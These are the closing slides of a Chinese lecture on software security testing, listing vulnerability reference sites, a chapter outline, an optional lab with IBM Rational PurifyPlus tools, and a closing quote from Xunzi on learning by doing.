- http://blogs.technet.com/b/gcrsec/
- http://cve.mitre.org/
- http://www.cnnvd.org.cn

本章内容

- 软件安全
- 软件安全的最优方法
- 软件安全性测试
  - 插曲：安全最优方法 vs. 安全性测试
- 安全性测试的目标 --- 漏洞
- 相关网站和工具
- ✓ 实验

实验

- IBM Rational PurifyPlus --- IBM Rational的测试工具包，主要包括：
  - 内存和资源检查工具：Purify
  - 性能瓶颈检查工具：Quantify
  - 代码覆盖测试工具：PureCoverage

- 实验是选做的。具体见相关实验材料。

小结

I hear and I forget;

I see and I remember;

I do and I understand.

不闻不若闻之，闻之不若见之，

见之不若知之，知之不若行之。

学至于行之而止矣。

-- 《荀子·儒效》

谢谢！